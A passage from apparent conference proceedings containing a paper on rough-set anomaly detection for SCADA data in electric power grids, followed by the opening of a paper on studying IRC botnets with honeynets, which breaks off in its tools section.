According to [8] there are two approaches to become SCADA systems more secure: One is to identify problems at the perimeter of the system using anti-virus and Intrusion Detection Systems (IDS). The second is to model the normal data flows and control operations within the SCADA system to detect anomalies caused by attempts to change or damage the system.

Using the second approach, this paper presents the development of the technique for implementing anomaly detection to monitor Power Electric Systems, previously introduced in [6]. The problem was addressed in [6] using Rough Sets Classification Algorithm proposed by Pawlack et al [9].

This paper is organized as follow: Firstly, an overview of the Electric Power Systems Critical Infrastructure, SCADA systems and Rough Sets Classification Algorithm is presented. Then, the architecture of the Anomaly Detection System is introduced and the methodology to build the knowledge data base and how to extract the rules from such data base is described. A Six Bus Power System is used as an example.

II. Electric Power System Critical Infrastructure

In general, an Electric Power System Critical Infrastructure is highly interconnected and dynamic, consisting of several utilities. Due to its hierarchical organization, it is sub-divided into regional grids. Each sector is further split into generation, transmission, distribution, and customer service systems, supplemented with an energy trading system. The Power Grid is comprised of a myriad assets, such as Generation Plants, Transmission Lines, Transmission and Distribution Power Substations, Local, Regional and National Control Centres, Remote Terminal Units (RTUs)/Intelligent Electronic Devices (IEDs), and Communication Links [10]. Accordingly Figure 1 the computer electricity cyber infrastructure can be divided in two main components: Electric Management Systems, which allow operators to regulate power flow, and the Supervisory Control and Data Acquisition (SCADA) systems for

Manuscript received September 11, 2007. This work was supported in part by the Brazilian Research Council (CNPq) and Minas Gerais State Research Foundation (FAPEMIG).

M. P. Coutinho, G. Lambert-Torres, and L.E. Borges da Silva are with the Federal University of Itajuba (UNIFEI), Itajuba, MG, 37500-903, Brazil (phone: +55-35-36291240; fax: +55-35-3629118755; e-mail: {maurilio.coutinho, germanoltorres}@gmail.com).

H. Lazarek is with the Technical University of Dresden, Dresden, Germany.

monitoring the safety, reliability, and protective functions of the power grid. This figure illustrates the interactions between the various grid entities [11].




Fig. 1. Deregulated Electric Power Market[11]

III. Protecting SCADA Systems

SCADA systems are used for data collection from sensors and instruments located at remote sites and to transmit and to display the data at a Control Center for Control and Supervisory purposes. These systems can monitor and control hundreds of I/O points. The Remote Terminal Units (RTUs) are located between the remote sensors and the Control Center in order to gather the data from sensors and field devices. The sensors have Digital or Analog I/O and these signals are not in a form that can be easily communicated over long distances. The RTUs are used to digitize the sensor signals so that they can be digitally transmitted via communication protocols over long distances to the Control Center. The figure 2 illustrates such organization.

SCADA Communications can employ a diverse range of both wired (leased lines, dialup line, fiber, ADSL, cable) and wireless media (spread spectrum, cellular, WLAN or satellite). The choice depends on a number of factors that characterizes the utility existing communication infrastructure.

Analyzing the vulnerabilities of the figure 2 it can be pointed out various weak points where insider or outsider attackers can get access to the SCADA Master and the RTU. For example the Circuit Breaker can be considered an attack object because of the Internet connectivity via corporate network or via remote access using public telephone network. In the case of a success access (inside or outside) to the RTU, two possible scenarios can be visualized: (1) The attacker assumes the control of the circuit breaker or (2) the attacker corrupts the information collected by the RTU. In order to detect such scenarios anomaly detection techniques are used to identify these threats as well as the type of attack.

The Intrusion Detection System (IDS) has been studied widely in recent years. Anomaly-based IDS discovers attacks by identifying unusual behaviour (anomalies) on a host, network or application. They function on the observation that some attackers behave differently than “normal” users or events and thus can be detected by systems that identify these differences. An extended bibliography on IDS is presented in [6].




Fig. 2: SCADA System Communication Model

IV. Problem Definition

The operation of a power system is intrinsically complex due to the high degree of uncertainty and the large number of variables involved. The various supervision and control actions require the presence of an operator, who must respond efficiently to the most diverse requests, by handling various types of data and alarm information.

These data and information come from measurements of SCADA systems or from computational processes. The size of the current database in a power control center has increased tremendously over the past few years due to the use of network communications, which renders their control systems more vulnerable to manipulation by malicious intruders. In order to improve the security of SCADA systems, anomaly detection can be used to identify corrupted values caused by malicious attacks and faults.

The system operator must be apprised of the current state of the system and some forecasted position, such as load forecasting, maintenance scheduling, in order to take a control action (switching, changing taps, and voltage levels). One of the most important operator tasks is to determine the current operational state of the system. To accomplish this task, the operator receives many data from/into the system. By handling these data, the operator attempts to build an image of the operation point.

The analysis attempts to assess the operational mode in one of the 2 states: normal, or abnormal. In the first state, normal, all loads are supplied and all measurements are inside the nominal rates. In the second state, abnormal, all loads continue to be supplied, but some of the measurements are outside the nominal rates or some loads are not supplied. The operator must regularly analyze the system security, even when the operation state is normal. This analysis is conducted according to possible contingencies that could affect the power system.

According to Bigham et al [12], there are a number of ways in which anomaly-detecting methodologies could enhance the integrity and security of electricity data. Firstly, it could act as

a useful complement to existing techniques, such as state estimation, for verifying the likely correctness of electricity measurements and give operators constant feedback about changes the integrity and reliability of the data. A second application is the improvement of standard protection devices such traditional IDS and virus checker.

V. Rough Sets Classification Algorithm

The Rough Set Theory, developed by Pawlak [9], has emerged as a mathematical method to manage uncertainties from inexact, noisy and incomplete information and it has been one of the focal point research areas in artificial intelligence since its advent [13]. In [14] it is presented the basic concepts of rough set theory and point out some rough set-based research directions and applications.

Before presenting the algorithm, two major concepts in the Rough Set theory, *reduct* and *core*, must be defined. These concepts are important in the knowledge of base reduction.

Let **R** be a family of equivalence relations. The reduct of **R**, *RED*(**R**), is defined as a reduced set of relations that conserve the same inductive classification of set **R**. The core of **R**, *CORE*(**R**), is the set of relations that appear in all reduct of **R** (i.e., the set of all indispensable relations to characterize the relation **R**). The main idea behind the knowledge base reduction is a simplification of a set of examples. This can be obtained by the following procedure:

a) Calculate the core of the problem;
b) Eliminate or substitute a variable by another one; and
c) Redefine the problem using new basic categories.

The algorithm that provides the reduction of conditions can be represented by the following steps:

Step 1: Eliminate dispensable attributes
Step 2: Compute the core of the set of examples.
Step 3: Compute the reduced set of relations that conserve the same inductive classification of the original set of examples.
Step 4: Merge possible examples and compose the final set of rules.

VI. Anomaly Detection Architecture

The proposed solution for the attack scenarios pointed out in the Sections III and IV using anomaly detection is presented on figure 3 and uses intelligent techniques to extract knowledge from the SCADA system. The approach is divided in 2 steps: Firstly, the knowledge extractor should generate a set of rules that will determine the normal or abnormal behaviour of the system. The data come from RTUs and will be checked against the set of rules to define the normality of the measurements. Secondly, the anomaly detector should recognize the type of attack occurred.

In order to satisfy the limited SCADA Master computational resources, the proposed model should reduce the number of input variables and the number of examples, offering a more compact set of rules for the anomaly detector.




Fig. 3: Proposed Anomaly Detection Architecture

As previously defined in [6] the model uses the Rough Sets Theory to implement the data reduction. This technique is used mainly because:

- It reduces the number of rules without reducing the system knowledge base;
- It has a dynamic behaviour, because not informed rules by the expertise technician can be extracted from the system;
- It reduces the computational resources needed, like memory capacity and processor power;

However, the technique needs a huge amount of collected data to build the knowledge data base.

VII. Experiments and Results

The diagram in the figure 4 represents the test environment for the proposed architecture. The main blocks depicted in the Fig. 4 are:

- Power Flow: To solve the power flow on an electric power system. This program was adapted from [15].
- SCADA Simulator: This program simulates the functions performed by an online Supervisory Control and Data Acquisition system. The idea is to simulate the power system network, calculates all the voltages, power flows and injections on the system and then associates these quantities with a specification of where the measurements are being made on the system. This program was adapted from [15].
- State Estimator: Program for state estimation process adapted from [15].
- Rough Set Rule Extractor: This Module extracts rules from the knowledge data base, using the Rough Sets Classification Algorithm
- Anomaly Detection System: This Module uses the rules defined by the Rough Sets Rule Extractor to determine the state of the SCADA Output data.




Fig.4 Test Environment Diagram.

According [15], state estimation is the process of assigning a value to an unknown system state variable based on measurements from that system according to some criteria. According [16], "numerical estimation algorithms rebuild the state of the power system in case of missing and/or corrupted data: however this approach does not address the problem of giving a normal/abnormal state assessment, and in some cases could tend to hide traces of an ongoing attack or of other anomalies". This is a risky assumption since there are often configuration errors and there is always the chance that an attacker could be mediating between the control centre and the electricity network [8].




Fig. 5 Six Bus Power System [15].

To test the proposed anomaly detection model, it was used the environment test specified in the fig. 4 and a six bus network described in [15] and presented in the fig. 5. Test data was generated by introducing errors into a selection of the normal state estimation input file, generated by the SCADA Simulator Program. Xuan Jin et al [12] considered 5 types of corruption applied to the electricity data: constant bias with normally distribution deviation, loss of decimal point, sign switch, fixed at fixed value and fixed at random value. They attribute these errors to the fact that electricity measurements can be altered by random noise, attacks, software bugs, meter failures, EMI and transmission errors. The ability of the proposed anomaly detection model to identify normal and abnormal conditions were evaluated against the ability of the state estimator program to provide a reasonable output, even considering that the input data were corrupted in some way.

In order to generate the knowledge data base, the tests produced 45 examples containing the 57 measurements provided by the SCADA simulator program with some sort of errors introduced. For sake of clarity, the errors were applied only on Bus 4 and Bus 6 of the Six Bus Power System and included only sign switch error type. These examples were treated by the Rough Set Rule Extractor program and generated the following rules:

- If Active Power on Bus 4 >= -0.77 and Active Power on Bus 4 < -0.2567 and Active Power on Bus 6 >= -0.77 and Active Power on Bus 6 < -0.5133 then output condition is Normal.
- If Active Power on Bus 4 >= 0.4667 and Active Power on Bus 4 < 0.71 then output condition is Abnormal.
- If Active Power on Bus 6 >= 0.4667 and Active Power on Bus 6 < 0.71 then output condition is Abnormal.

These rules show the size of the original data reduction: The Rough Set Rule Extractor program extracted 3 simple rules from 2565 original data samples.

All previous conditions were tested with the anomaly detection program using the rules established and the results were successful checked against the knowledge data base. In order to evaluate the proposed anomaly detection model against the state estimation solution new inputs were generated by the SCADA simulator program with the same type of error previously introduced. The Base Case Load Flow produced the following values for Bus 4 and 6:

TABLE I
LOAD FLOW AND STATE ESTIMATION OUTPUTS FOR BASE CASE

LINES	LOAD FLOW [MW]	STATE ESTIMATION OUTPUT [MW]
FROM 4 TO 1	-42.53	-42.53
FROM 4 TO 2	-32.04	-32.04
FROM 4 TO 5	4.58	4.58
FROM 6 TO 2	-25.0	-25.80
FROM 6 TO 3	-42.77	-42.77
FROM 6 TO 5	-1.42	-1.42

The SCADA Simulator outputs a file that contains the power and voltage measurements for 29 meters located on selected points of the six bus power system. In the real life, the field instrumentation is connected to RTU that sends the collected data to the Control Center. In the Control Center the operator analyses the results produced by the state estimation process and takes actions in order to maintain the operational system conditions. The following output shows a sample for the Base Case.

TABLE II
STATE ESTIMATION OUTPUT WITH ERRORS INTRODUCED IN THE BASE CASE

Error on Load Bus 4	Error on Load Bus 6	FROM 4 TO 1		FROM 4 TO 2		FROM 4 TO 5		FROM 6 TO 2		FROM 6 TO 3		FROM 6 TO 5	
		Base Case	With Error	Base Case	With Error	Base Case	With Error	Base Case	With Error	Base Case	With Error	Base Case	With Error
+56.0	-70.0	-42.53	-24.08	-32.04	6.32	4.58	18.96	-25.80	-65.10	-42.7	-110.3	-1.42	-19.88
-70.0	**+56.0**	-42.53	-41.62	-32.04	-31.49	4.58	7.52	-25.80	-39.48	-42.7	-83.98	-1.42	-6.24
+63.0	-70.0	-42.53	-23.05	-32.04	8.10	4.58	19.55	-25.80	-65.44	-42.7	-110.3	-1.42	-19.90
-70.0	**+63.0**	-42.53	-41.58	-32.04	-31.84	4.58	7.46	-25.80	-38.37	-42.7	-82.48	-1.42	-5.49
+63.0	**+63.0**	-42.53	-22.18	-32.04	1.51	4.58	18.41	-25.80	-45.09	-42.7	-82.25	-1.42	-6.00
+56.0	**+56.0**	-42.53	-23.26	-32.04	0.08	4.58	17.89	-25.80	-45.84	-42.7	-83.76	-1.42	-6.72

```
1.0500  1.0787  0.2066  0.5000  1.0000  0.6000  0.6000  +0.5600  -0.7000  -0.7000...
1.0500  1.0787  0.2066  0.5000  1.0000  0.6000  0.6000  -0.7000  -0.7000  -0.7000...
1.0500  1.0787  0.2066  0.5000  1.0000  0.6000  0.6000  +0.6300  -0.7000  -0.7000...
1.0500  1.0787  0.2066  0.5000  1.0000  0.6000  0.6000  -0.7000  -0.7000  -0.7000...
1.0500  1.0787  0.2066  0.5000  1.0000  0.6000  0.6000  +0.6300  -0.7000  -0.7000...
1.0500  1.0787  0.2066  0.5000  1.0000  0.6000  0.6000  +0.5600  -0.7000  -0.7000...
```

Fig. 7: Corrupted measurements file for the Anomaly Detector




Fig. 6: SCADA Output for Base Case

In the next step six new examples were implemented in order to simulate a corruption of the SCADA output file. It was simulated a change of the sign and the value for the loads on Bus 4 and Bus 6. The table II shows the results for the state estimation process.

The SCADA output file with these corrupted examples becomes input to the proposed Anomaly Detection model. The fig. 7 shows a sample of this measurements file. The fig. 8 shows the Matlab piece of code to implement the rules established by the Rough Set Extractor program. The fig 9 presents the results for this code.

Fig. 8: Matlab Code to implement the rules

The output presented in the fig.9 demonstrates that the anomaly detector has identified the abnormal conditions in the SCADA measurements file. Comparing with the output from state estimation process, it is possible concludes that the proposed anomaly detector model identified those error conditions while the state estimation process presented a possible output that could guide the operator to take wrong actions.

```
» rules
Enter Input File Name: 'Scada_out.txt'
Enter Number of Inputs: 6
Input:      1 RESULT: ABNORMAL
Input:      2 RESULT: ABNORMAL
Input:      3 RESULT: ABNORMAL
Input:      4 RESULT: ABNORMAL
Input:      5 RESULT: ABNORMAL
Input:      6 RESULT: ABNORMAL
```

Fig. 9: Anomaly Detector Output.

VIII. Conclusions and Future Work

Critical Infrastructures, such Electric Power Systems, are vital for our modern society. Therefore they require protection from a variety of threats, and their network is potentially vulnerable to cyber attacks. The Anomaly Detection System is an important tool to increase the security of such Critical Infrastructures. This paper presents an Anomaly Detection Model using a reduced set of rules extracted from a Electric Data Base Knowledge using Rough Set Theory. A test environment was proposed and implemented and an example for power system control centers demonstrated that this technique has many advantages, such as simplicity of implementation and favorable performance. Future work includes expanding the error types introduced in the SCADA output file and the error type identification process. Besides it is the intention to compare such technique using the "Test Data for Anomaly Detection in Electricity Infrastructure" proposed in [17].

References

[1] Naedele, M., "IT Security for Automation Systems – Motivations and Mechanisms", ATP International, Vol. 1(1), 11/2003, http://www.tik.ee.ethz.ch/~naedele/publications.html

[2] Schainker, R., Douglas, J., Kropp,T., "Electric Utility Responses to Grid Securities Issues", IEEE Power & Energy Magazine, March/April 2006.

[3] Geer, D., "Security of Critical Control Systems Sparks Concern", Computer, Vol. 39, Issue 1, January, 2006, pps 20-23.

[4] Tani, M., "DOE Focuses on Cyber Security", Transmission & Distribution World, Vol 59, No. 3, March 2007, pps. 26-32.

[5] Naedele,M., "Addressing IT Security for Critical Control Systems", 40th Hawaii Int. Conf. on System Sciences (HICSS-40) Hawaii, January 2007.

[6] Coutinho, M.P., Lambert-Torres, G., da Silva L.E.B., Lazarek, H., "Detecting Attacks in Power System Critical Infrastructure Using Rough Classification Algorithm", Proceedings of the First International Conference on Forensic Computer Science, No.1, Vol.1, November 2006,pps. 93-99, Brasil.

[7] Amanullah, M.T.O, Kalam, A., Zayegh, A., "Network Vulnerabilities in SCADA and EMS", 2005 IEEE/PES Transmission and Distribution Conference & Exhibition: Asia and Pacific, Dalian China.

[8] Bigham, J., Gamez, D., and Ning Lu, "Safeguarding SCADA Systems with Anomaly Detection", V.Gorodetsky et al.(Eds.):MMM-ACNS 2003, LNCS 2776, pp. 171-182, Springer-Verlag Berlin Heidelberg, 2003.

[9] Pawlak, Z., "Rough Sets", International Journal of Information and Computer Sciences, Vol.11, pp. 341-356, 1982.

[10] Goetz, E., "Cyber Security of the Electric Power Industry", Institute for Security Technology Studies at Dartmouth College", December, 2002 [NERC-CIP,2005] http://www.nerc.com/~filez/standards/ Reliability_Standards.html#Critical_Infrastructure_Protection.

[11] Gjermundrod, K.H., Dionysiou, I., Bakken,D., Hauser, C., Bose, A., "Flexible and Robust Status Dissemination Middleware for the Electric Power Grid", Technical Report EECS-GS-003, School of Electrical Engineering and Computer Science, Washington State University, September 25, 2003, Pullman, Washington, USA, http://www.gridstat.net/publications/GridStat-EECS-GS-003.pdf.

[12] Xuan Jin, Bigham, J., Rodaway, J., Gamez,D., Phillips, C., "Anomaly Detection in Electricity Cyber Infrastrucuture", Proceedings of CNIP, 2006, http://www.davidgamez.eu/pages/publications.html

[13] Chengdong Wu, Yong Yue, Mengxin Li, Asei Adjei, "The rough set theory and applications", Engineering Computations, Vol. 21, No.5, 2004, pp 488-511, Emerald Group Pub. Limited, UK.

[14] Pawlak,Z., Skowron,A., "Rudiments of Rough Sets", ScienceDirect, Information Sciences 177(2007)3-27, www.sciencedirect.com.

[15] Wood, A.J., Wollenberg, B.F., "Power Generation Operation and Control", 2nd Edition, John Wiley & Sons, Inc., 1996.

[16] Martinelli, M., Tronci, E., Dipoppa, G., Balducelli,C., "Electric Power System Anomaly Detection Using Neural Networks", M.Gh. Negoita et al. (Eds.), KES 2004, LNAI 3213, pp. 1242-1248, 2004, Springer Verlag Berlin Heidelberg.

[17] Bigham, J., Gamez, D., Xuan Jin, Chris Phillips, "Test Data for Anomaly Detection in the Electricity Infrastructure", International Journal of Critical Infrastructures, Volume 2, Number 4/2006, pp. 396-411.

Botnet Detection and Analysis Using Honeynet

M .C. Sacchetin, A.R. A. Gregio, L. O. Duarte and A. Montes, *CenPRA*

***Abstract*—In this work we discuss some new techniques used by intruders to control a group of compromised machines (botnets). It is also shown how honeynets can be used to identify, monitor and understand current botnets behavior. We outline a real case of compromise, detailing analysis techniques specially developed for botnets study, including the tools, the topology and strategies adopted, as well as the results obtained in the use of honeynets to identify botnets.**

***Index Terms*—botnet, computer network security, honeynet, site security monitoring**

I. Introduction

THE continuous growth of Internet services and resources in last years has been motivating illegal activities through the cyberspace, leading to a substantial increase in attacks and computer intrusions. Initially, underground hacker groups were motivated by communication and information sharing needs among themselves, and the curiosity to learn more about computer systems. But, with the increase of financial transactions and electronic commerce through computer networks, criminals changed their goals to obtain financial resources illicitly using the Internet [6]. Those malicious activities demand that more sophisticated attacks are launched against computers in the Internet.

Thus, computers that have large bandwidth capacity and long uptimes turn into easy targets to attackers, such as servers located at universities, enterprises or even certain home users. The larger the number of systems controlled by an attacker, the greater his power to perform malicious activities, so the need aroused of mechanisms to control large groups of machines. A set of compromised computers under an attacker's control is called botnet.

The term botnet is a junction of the contracted words robot (bot) and network (net). Most botnets use the IRC protocol in order to exchange information between the controller and the botclients, which are also known as bots, IRC bots, drones or zombies [1]. There are several kinds of bots available, such as Agobot, SDBot, Spybot, GTBot and Eggdrop with different levels of sophistication related to command and control, but generally consisting of a client (the bot) that connects to an IRC server in a predetermined channel and waits for commands from a controller [3].

A typical botnet works as follows: once a system is compromised, the attacker downloads the bot from his malware repository and installs it in the machine. When the bot runs, it connects to one or more channels in an IRC server and waits for commands. Usually, the command launching process follow a logical sequence, presented below:

-- First, the controller sends a command to log in the bot that serves to "recognize" the bot among possible watchers;

-- Then, the controller launch scans against networks, passing IP ranges, scanning interval and other parameters;

-- These scans help to identify vulnerable systems that will be targets of future attacks;

-- The controller launches attacks against vulnerable systems sending commands to the chat channel or channel topic;

-- If these attacks are successful, the bots propagate to other computers;

-- The recently installed bot tries to connect to a channel in a server, closing the botnet cycle.

With this sequence, a botnet controller can obtain, keep and control a reasonable number of machines to send SPAM, launch scans and attacks, capture keystrokes, maintain a malware repository, etc. This constant exploit cycle avoids substantial decreases in the number of botclients, even considering that some hosts lost communication with the IRC server, are turned off or the compromise is identified.

The motivation for the study of botnets and identification of the techniques used to build them resides on the curtailing of criminal activities committed using these architectures. The efforts expended aggregating zombies to build a botnet in general have the following objectives:

-- Information gathering: some bots have the ability to capture keystrokes, screenshots, files, network traffic and others. These functionalities are useful to identity theft, bank cards information collection, gathering of strategic and commercial documents from the competition, etc.

-- Increasing computer power for Distributed Denial of Service attacks (DDoS): it is very common the use of botnets to launch ICMP ECHO, TCP or UDP floods in order to consume resources and make machines unavailable. The

Manuscript received September 15, 2007

M. C. Sacchetin is with the Centro de Pesquisas Renato Archer, Campinas, SP CEP: 13069-901 Brasil (phone: 37466077; e-mail: marcelo.sacchetin@cenpra.gov.br).

A. R. A. Gregio is with the Centro de Pesquisas Renato Archer, Campinas, SP CEP: 13069-901 Brasil (phone: 37466077; e-mail: agregio@cenpra.gov.br).

L. O. Duarte is with the Centro de Pesquisas Renato Archer, Campinas, SP CEP: 13069-901 Brasil (phone: 37466077; e-mail: loduarte@cenpra.gov.br).

A. Montes is with the Centro de Pesquisas Renato Archer, Campinas, SP CEP: 13069-901 Brasil (phone: 37466077; e-mail: antonio.montes@cenpra.gov.br).

use of a large the number of compromised computers, makes flooding much more effective.

-- SPAM forwarding: the distribution of unsolicited e-mail (spam) is another activity that can be done using botnets, since a large number of machines sending SPAM at the same time allows greater distribution coverage and is harder to block.

-- Malware repository: botnets controllers need resources to keep their tools easily available throughout the Internet. In this case, some of the compromised machines can be used as repositories, as have been observed botclients accessing such machines and downloading malware from FTP or HTTP servers. The distribution of these tools among several machines guarantees the availability of these malware even if some bots are lost.

-- Illegal content hosting: botnets are also used to store illegal contents, such as phishing sites, stolen information (files, documents, and credit card numbers), porn and child porn.

-- Anonymity: the use of several machines around the globe as stepping-stones to access compromised hosts rendering it difficult to perform a traceback to the real attacker or botnet controller.

All the uses above explain why botnets are one of the main worries of the information security community nowadays [9]. The first step to mitigate this kind of threat is to deeply understand the internal working of botnets and the techniques employed by them. Thus, this work presents an approach to the study and gathering of information about botnets.

II. Related Works

In the current literature, there has been a lot of discussion about honeynets and botnets as distinct subjects. Several works describe important features and differences among the most well known bots, as can be seen in [1], [3], [6] and [7]. However, new techniques currently observed in botnets, such as the use of encrypted control commands, are not usually seen in papers. In this work we discuss how honeynets can be used to identify and study these new techniques.

In [7] it is explained how botnets can be used to commit crimes and there is a general description of other types of control mechanisms differing from the usual IRC approach. In [3] there is a complete description of the four most used bots currently: Agobot, SDBot, SpyBot and GT Bot. Also, it describes the architectures, how the control mechanisms work, how they spread and the attacks employed by each of them.

In [1] it is explained how a honeynet can be used to examine the operation of botnets and a general description of some kinds of bots is presented. In this paper we use a similar approach, but in addition to describing an identification and analysis methodology adequate to the bots variety seen in [1], our approach is also able to analyze new kinds of bots that use encrypted commands in order to difficult their detection and identification.

From the innumerable possible ways to compromise a honeypot, such as exploiting web services vulnerabilities [6], in this work we show the compromise of honeypots through vulnerabilities in NETBIOS protocol-based services.

In Section III, the honeynet architecture deployed to facilitate botnets study is presented. The methodologies and tools used in the analysis of captured bots are described in Section IV. The isolated environment (sandbox) to study bots is presented in Section V. In Section VI, we present a real case study of a botnet analysis and the results obtained. Sections VII and VIII contain, respectively, other bots analysis results and the paper conclusion.

III. Using Honeynets to Study Botnets

The first step of this study is the identification of botnets. Deploying honeynets has been an effective way to research botnet malware by allowing it to compromise and install botclients.

One of the main advantages of using honeynets is that all the traffic related to them is monitored and logged [14]. Thus, all the intruder's actions, from exploiting the vulnerability to the attempts to perform illegal activities with the compromised machine, are collected and used later for analysis in an isolated environment.

Figure 1 shows the honeynet architecture and the isolated environment used for botnet analysis. All incoming traffic from the Internet passes through a firewall device before reaching the honeypots and vice-versa. In the firewall, containment mechanisms have been deployed to avoid the use of the honeynet as launching point of attacks against other networks.

In this architecture, all traffic is monitored in a transparent way by an Intrusion Detection System (IDS) and copied into a file server, called Log Host. The main goal is to gather passively the maximum of information, from which one can infer the techniques used to compromise the honeypots, capture malware, locate malware repository, bot controllers IP addresses, other bots IP addresses and so on.




Fig. 1. Honeynet architecture. All information gathered is sent to the isolated analysis environment.

In the next sections the techniques used to obtain botnets information by means of the honeynet and the use of this information to perform the sandbox analysis is detailed.

IV. Analysis Methodology

Several events are registered by the Brazilian Honeynet on a daily basis. Different attacks from all over the globe are identified and analyzed, allowing us to report incidents to the authorities and competent organizations. Due to the increase use of botnets for illegal activities, the Brazilian Honeynet team has been paying special attention to events related to them. Aiming to facilitate the study of botnets, a methodology had been developed to analyze these events.

The first challenge we face was to identify among all attacks those that were related to botnet activities. Due to the great amount of IRC-based bots captured by the honeynet, we defined this kind of bot as our work focus. Thus, it was necessary to elaborate practical and effective ways to identify IRC-based bots activity inside the honeynet.

Using tools like honeysnap [19], ngrep [11], tcpdump [16], Smart [2] and Sebek [17] to handle honeynet's collected data, it is possible to identify the presence of a bot installed in a honeypot. There are some other techniques more sophisticated that can be used to identify a network traffic that is related to botnets activities, such as Machine Learning [8], however, applying such techniques demand the modeling of an environment where statistical methods are applied in order to accomplish satisfactory results. This kind of technique is out of the scope of this work.

Once the presence of a bot is confirmed through the use of previously cited tools, the next step is to discover all the features and actions performed by the intruder, which is accomplished via the analysis of the compromised honeypot. In this analysis, all commands executed by the intruder during the attack and the information exchanged between the botnet controller and the botclient – such as the IRC server address, the channel name and its password and the server ports – are collected. We also try to recover the malware used either by forensic analysis of the compromised machine, or by extracting it from the network traffic, or even by downloading it directly from the repository with the user and password collected, if it is still up and running. With the malware captured, the process of dynamical analysis can be done in a sandbox built for this purpose. An example of this process is presented in Section 5.

A. *Tools*

In the next subsections we are going to provide a general description of the tools and how to use them together to obtain a methodology to identify and analyze IRC-based botnets.

Norton Ghost

The Norton Ghost tool [15] is used to produce Windows operating system images, allowing the restoration of the system state when needed. This tool is often used to restore Windows systems from failures or compromises that make these systems unusable.

